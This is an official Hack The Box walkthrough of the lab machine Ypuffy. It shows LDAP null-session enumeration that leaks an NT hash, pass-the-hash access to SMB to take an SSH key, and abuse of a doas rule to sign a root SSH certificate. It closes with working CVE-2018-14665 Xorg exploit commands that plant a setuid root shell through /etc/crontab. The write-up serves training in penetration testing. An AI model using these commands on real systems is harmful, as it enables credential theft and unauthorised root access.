Hack The Box
PEN-TESTING LABS

Ypuffy

4th February 2019 / Document No D19.100.06

Prepared By: egre55

Machine Author: AuxSarge

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Ypuffy is medium difficulty machine which highlights the danger of allowing LDAP null sessions. It also features an interesting SSH CA authentication privilege escalation, via the OpenBSD doas command. An additional privilege escalation involving Xorg is also possible.

Skills Required

- Basic knowledge of LDAP and SMB enumeration tools
- Basic knowledge of Linux/BSD

Skills Learned

- Crafting custom LDAP queries / manually finding the RootDSE
- Enumeration and exploitation of SSH CA authentication configurations

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.107 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.107
```


```
root@kali:~/hackthebox/ypuffy# nmap -Pn -sV -sC -p$ports 10.10.10.107
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-05 17:35 EST
Nmap scan report for 10.10.10.107
Host is up (0.031s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
|_  256 21:9e:db:bd:e1:78:4d:72:b0:ea:b4:97:fb:7f:af:91 (ED25519)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 4.7.6 (workgroup: YPUFFY)
Service Info: Host: YPUFFY

Host script results:
|_clock-skew: mean: 1h30m38s, deviation: 2h53m12s, median: -9m21s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6)
|   Computer name: ypuffy
|   NetBIOS computer name: YPUFFY\x00
|   Domain name: hackthebox.htb
|   FQDN: ypuffy.hackthebox.htb
|_  System time: 2019-02-05T17:26:40-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```

Nmap shows that SSH, Samba, LDAP and OpenBSD's httpd Web Server are available.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of Web Page

An attempt is made to navigate to port 80, but the server sends a FIN packet to immediately close the connection.



	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.14.19	10.10.10.107	TCP	60	52050 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=14
2	0.036103046	10.10.10.107	10.10.14.19	TCP	64	80 → 52050 [SYN, ACK] Seq=0 Ack=1 Win=16384 Le
3	0.036159859	10.10.14.19	10.10.10.107	TCP	52	52050 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
4	0.036414461	10.10.14.19	10.10.10.107	HTTP	364	GET / HTTP/1.1
5	0.076339203	10.10.10.107	10.10.14.19	TCP	52	80 → 52050 [FIN, ACK] Seq=1 Ack=313 Win=17472

After trial and error, a connection is attempted with an invalid HTTP verb, which returns an error.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Searching for known vulnerabilities

The following software/versions are identified:

Samba 4.7.6
OpenSSH 7.7
LDAP (version unknown)
OpenBSD httpd (version unknown)

However, searchsploit doesn't reveal anything of interest. Attempting a null session SMB connection is also unsuccessful.

```
root@kali:~/hackthebox/ypuffy# smbmap -H 10.10.10.107
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.107...
[+] IP: 10.10.10.107:445        Name: 10.10.10.107
        Disk                                                    Permissions
        ----                                                    -----------
[!] Access Denied
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of LDAP

In order to query the LDAP server for entries, it is necessary to know the RootDSE. This is the instance by which a directory data tree is identified.

This can be found using the Nmap script "ldap-rootdse.nse"


```
locate *ldap*.nse
nmap -Pn -p389 --script=ldap-rootdse.nse 10.10.10.107
```

```
root@kali:~/hackthebox/ypuffy# nmap -Pn -p389 --script=ldap-rootdse.nse 10.10.10.107
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-05 18:02 EST
Nmap scan report for 10.10.10.107
Host is up (0.033s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       supportedLDAPVersion: 3
|       namingContexts: dc=hackthebox,dc=htb
|       supportedExtension: 1.3.6.1.4.1.1466.20037
|_      subschemaSubentry: cn=schema

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

This accomplishes the task, but it would be good to understand how it did this. In IppSec's Ypuffy video, he shows how examination of network traffic can reveal what is going on underneath the hood. This is worth checking out.

This knowledge allows for custom ldapsearch queries can be crafted, which can return the RootDSE and other values.

The Nmap script is run and Wireshark captures the traffic. Examination of the LDAP packets reveals an "attributes" section of the packet.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
▾ Filter: (objectclass=*)
  ▾ filter: present (7)
      present: objectclass
▾ attributes: 25 items
    AttributeDescription: _domainControllerFunctionality
    AttributeDescription: configurationNamingContext
    AttributeDescription: currentTime
    AttributeDescription: defaultNamingContext
    AttributeDescription: dnsHostName
    AttributeDescription: domainFunctionality
    AttributeDescription: dsServiceName
    AttributeDescription: forestFunctionality
    AttributeDescription: highestCommittedUSN
    AttributeDescription: isGlobalCatalogReady
    AttributeDescription: isSynchronized
```

Right-click on "attributes", select "Copy", then "...as Printable Text". After formatting into a single space-delimited line of LDAP attributes, the following ldapsearch query can be crafted.

```
ldapsearch -x -h 10.10.10.107 -s base domainControllerFunctionality
configurationNamingContext currentTime defaultNamingContext dnsHostName
domainFunctionality dsServiceName forestFunctionality highestCommittedUSN
isGlobalCatalogReady isSynchronized ldap-get-baseobject ldapServiceName
namingContexts rootDomainNamingContext schemaNamingContext serverName
subschemaSubentry supportedCapabilities supportedControl supportedLDAPPolicies
supportedLDAPVersion supportedSASLMechanisms altServer supportedExtension
```

Output from this reveals that the RootDSE is "dc=hackthebox,dc=htb".

```
# requesting: domainControllerFunctionality configurationNamingContext currentTimedefaultNamingContext dnsHo
USN isGlobalCatalogReady isSynchronized ldap-get-baseobject ldapServiceName namingContexts rootDomainNamingC
s supportedControl supportedLDAPPolicies supportedLDAPVersion supportedSASLMechanisms altServersupportedExte
#

#
dn:
supportedLDAPVersion: 3
namingContexts: dc=hackthebox,dc=htb
subschemaSubentry: cn=schema

# search result
search: 2
result: 0 Success
```

The following ldapsearch query can now be crafted, which will return the subitems of any object class, under the RootDSE.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ldapsearch -x -h 10.10.10.107 -s sub '(objectclass=*)' -b "dc=hackthebox,dc=htb"
```

Of particular interest is the user "alice1978", who has an NT password hash stored in the "sambaNTPassword" attribute.

```
# alice1978, passwd, hackthebox.htb
dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
uid: alice1978
cn: Alice
objectClass: account
objectClass: posixAccount
objectClass: top
objectClass: sambaSamAccount
userPassword:: e0JTREFVVEh9YWxpY2UxOTc4
uidNumber: 5000
gidNumber: 5000
gecos: Alice
homeDirectory: /home/alice1978
loginShell: /bin/ksh
sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
displayName: Alice
sambaAcctFlags: [U          ]
sambaPasswordHistory: 0000000000000000000000000000000000000000000000000000000000000000
sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
sambaPwdLastSet: 1532916644
```

An empty LM hash of the same length is generated, and combined to form the NTLM hash.

```
echo $(python -c "print str(0)*32"):0B186E661BBDBDCF6047784DE8B9FD8B
```

```
root@kali:~/hackthebox/ypuffy# echo 0B186E661BBDBDCF6047784DE8B9FD8B | wc -c
33
root@kali:~/hackthebox/ypuffy# echo $(python -c "print str(0)*32") | wc -c
33
root@kali:~/hackthebox/ypuffy# echo $(python -c "print str(0)*32"):0B186E661BBDBDCF6047784DE8B9FD8B
00000000000000000000000000000000:0B186E661BBDBDCF6047784DE8B9FD8B
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of SMB

SMBMap accepts a password hash in place of a password, and a connection as "alice1978" is successful. The share "alice" is accessible and contains a PuTTY SSH private key.

```
root@kali:~/hackthebox/ypuffy# smbmap -H 10.10.10.107 -u alice1978 -p '00000000000000000000000000000000:0B186E661BBDBDCF6047784DE8B9FD8B' -R
[+] Finding open SMB ports....
[+] Hash detected, using pass-the-hash to authentiate
[+] User session establishd on 10.10.10.107...
[+] IP: 10.10.10.107:445        Name: 10.10.10.107
        Disk                                                    Permissions
        ----                                                    -----------
        alice                                                   READ, WRITE
        .\
        dr--r--r--                0 Tue Feb  5 18:46:48 2019    .
        dr--r--r--                0 Tue Jul 31 23:16:50 2018    ..
        -r--r--r--             1460 Mon Jul 16 21:38:51 2018    my_private_key.ppk
        IPC$                                                    NO ACCESS
```

This is downloaded, confirmed as PuTTY format and converted to OpenSSH format.

```
smbmap -H 10.10.10.107 -u alice1978 -p
'00000000000000000000000000000000:0B186E661BBDBDCF6047784DE8B9FD8B' --download
alice/my_private_key.ppk
```

```
root@kali:~/hackthebox/ypuffy# smbmap -H 10.10.10.107 -u alice1978 -p '00000000000000000000000000000000:0B186E661BBDBDCF6047784DE8B9FD8B' --download alice/my_private_key
[+] Finding open SMB ports....
[+] Hash detected, using pass-the-hash to authentiate
[+] User session establishd on 10.10.10.107...
[+] Starting download: alice\my_private_key.ppk (1460 bytes)
[+] File output to: /root/hackthebox/ypuffy/10.10.10.107-alice_my_private_key.ppk
```

```
root@kali:~/hackthebox/ypuffy# cat 10.10.10.107-alice_my_private_key.ppk
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20180716
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz
1am2V3wNRkKR+gRb3FIPp+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02qux
BoLMq0VSFK5A0Ep5Hm8WZxy5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAj
h7U8op4/lIskHqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/Sxa
iA2jBW6n3dMsqpB8kq+b7RVnVXGbBK5p4n44JD2yJZgeDk+1JClS7ZUlbI5+6KWx
```

```
apt-get install putty-tools
puttygen 10.10.10.107-alice_my_private_key.ppk -O private-openssh -o alice.pem
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

Enumeration

doas

After connecting over SSH, LinEnum identifies the system as OpenBSD 6.3, and reveals the user "userca". A CA certificate pair is in the user's home directory.

```
-r--------  1 userca  userca  1679 Jul 30  2018 ca
-r--r--r--  1 userca  userca   410 Jul 30  2018 ca.pub
ypuffy$ cat ca.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDdYGWZ77kquuiB0W2mPou1MJQaJqX7EEzNHJGQnGqbc7aJMJBtdleDFt4JHVziOAKtT6MUV
8GY/xf8CZNP8hTD/P3EZaXfCEaebAgNb9mlPxA1EfjxTEiAxQJIwYkUcsoEDK/IyJWBXd9MhIm8ejLKuKor9fihHMiwnNTwskwcknt4JZ/tom
q8CYwIi/lV+b userca@ypuffy.hackthebox.htb
```

sudo is not available, but OpenBSD's "doas" utility allows for much the same functionality. Examination of the file `/etc/doas.conf` reveals that alice is permitted to run `/usr/bin/ssh-keygen` as userca, without having to enter a password.

```
ypuffy$ sudo -l
ksh: sudo: not found
ypuffy$
ypuffy$ doas
usage: doas [-Lns] [-a style] [-C config] [-u user] command [args]
ypuffy$
ypuffy$ cat /etc/doas.conf
permit keepenv :wheel
permit nopass alice1978 as userca cmd /usr/bin/ssh-keygen
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Web server

A request to the webpage is sent from inside the machine, but again this yields no output. Examination of webroot reveals several potentially interesting folders.

```
ypuffy$ curl http://127.0.0.1/
curl: (52) Empty reply from server
ypuffy$
ypuffy$ ls -al /var/www/
total 44
drwxr-xr-x  11 root    daemon  512 Jul 30  2018 .
drwxr-xr-x  27 root    wheel   512 Jul 30  2018 ..
drwxr-xr-x   2 root    daemon  512 Mar 24  2018 acme
drwxr-xr-x   2 root    daemon  512 Mar 24  2018 bin
drwx-----T   2 www     daemon  512 Mar 24  2018 cache
drwxr-xr-x   2 root    daemon  512 Mar 24  2018 cgi-bin
drwxr-xr-x   2 root    daemon  512 Jul 29  2018 conf
drwxr-xr-x   3 root    daemon  512 Mar 24  2018 htdocs
drwxr-xr-x   2 root    daemon  512 Jul 31  2018 logs
drwxr-xr-x   3 root    daemon  512 Jul 30  2018 run
drwxr-xr-x   2 userca  userca  512 Jul 30  2018 userca
```

The access log is checked, and requests to /sshauth are visible.

```
ypuffy$ cat /var/www/logs/access.log
ypuffy.hackthebox.htb 127.0.0.1 - - [31/Jul/2018:23:36:34 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [31/Jul/2018:23:36:34 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [31/Jul/2018:23:37:37 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
ypuffy.hackthebox.htb 127.0.0.1 - - [31/Jul/2018:23:37:37 -0400] "GET /sshauth?type=keys%26username=root HTTP/1.1" 200 0
```

Requests are sent to this URL, and the RSA key for alice1978 is returned, although nothing is returned for root.

```
curl 'http://127.0.0.1/sshauth?type=keys&username=alice1978'
```

```
ypuffy$ curl 'http://127.0.0.1/sshauth?type=keys&username=alice1978'
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcGz1am2V3wNRkKR+gRb3FIPp+J4rCOS/S5skFPrGJ
vxdtp1JGPbN5zBAjh7U8op4/lIskHqr7DHtYeFpjZOM9duqlVxV7XchzW9XZe/7xTRrbthCvNcSC/SxaiA2jBW6n3dMsqpB8kq+b7RVnVXGbBk
qyHcVR/Ufw== rsa-key-20180716
ypuffy$
ypuffy$ curl 'http://127.0.0.1/sshauth?type=keys&username=root'
ypuffy$
```

The httpd configuration file is checked, which reveals that requests to the /sshauth path are handled by a Python/WSGI application.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ypuffy$ cat /etc/httpd.conf
server "ypuffy.hackthebox.htb" {
        listen on * port 80

        location "/userca*" {
                root "/userca"
                root strip 1
                directory auto index
        }

        location "/sshauth*" {
                fastcgi socket "/run/wsgi/sshauthd.socket"
        }

        location * {
                block drop
        }
}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SSH

The SSH config file is examined, which reveals that the previous URL can also contain a "principals" parameter.

```
less /etc/ssh/sshd_config
```

```
AuthorizedKeysFile      .ssh/authorized_keys

#AuthorizedPrincipalsFile none

AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody
```

This URL is requested with various system users specified. SSH CA authentication maps the principal "3m3rgencyB4ckd00r" to root.

```
ypuffy$ curl 'http://127.0.0.1/sshauth?type=principals&username=alice1978'
alice1978
ypuffy$ curl 'http://127.0.0.1/sshauth?type=principals&username=userca'
ypuffy$
ypuffy$ curl 'http://127.0.0.1/sshauth?type=principals&username=root'
3m3rgencyB4ckd00r
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Signing root SSH key

In the Ypuffy video, IppSec exploits this scenario by first generating an SSH key pair for root.

```
ypuffy$ ssh-keygen -f root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root.
Your public key has been saved in root.pub.
The key fingerprint is:
SHA256:0BK9opPDLhDeFaJloelM6HQcBTHsMkIVw5farPPli/c alice1978@ypuffy.hackthebox.htb
The key's randomart image is:
+---[RSA 2048]----+
|  +X*.o.         |
|..+*++ o.        |
|o==o* + ..       |
|O+.o +.o.        |
|o=+.oo .S        |
|.. +*  .         |
```

The key is signed using the CA certificate, with the principal "3m3rgencyB4ckd00r" specified. It is now possible to login as root using the signed SSH key and gain the root flag.

```
doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n 3m3rgencyB4ckd00r -I root
root
```

```
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -n 3m3rgencyB4ckd00r -I root root
Signed user key root-cert.pub: id "root" serial 0 for 3m3rgencyB4ckd00r valid forever
ypuffy$
ypuffy$ ssh root@localhost -i root
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy# wc -c /root/root.txt
      33 /root/root.txt
ypuffy#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Additional Privilege Escalation

Xorg

The xorg-x11-server package on the system suffers from a root privilege escalation vulnerability (CVE-2018-14665). This vulnerability was discovered by Narendra Shinde (@nushinde), while the exploit code below was authored by Marco Ivaldi (@0xdea).

https://lists.x.org/archives/xorg-announce/2018-October/002927.html
https://www.exploit-db.com/exploits/45742

```
cat << EOF > /tmp/xorgasm
cp /bin/sh /usr/local/bin/pwned
chmod 4777 /usr/local/bin/pwned
EOF
chmod +x /tmp/xorgasm
```

```
cd /etc
Xorg -fp "* * * * * root /tmp/xorgasm" -logfile crontab :1 &
sleep 5
pkill Xorg
```

```
ls -l /etc/crontab*
ls -l /usr/local/bin/pwned
```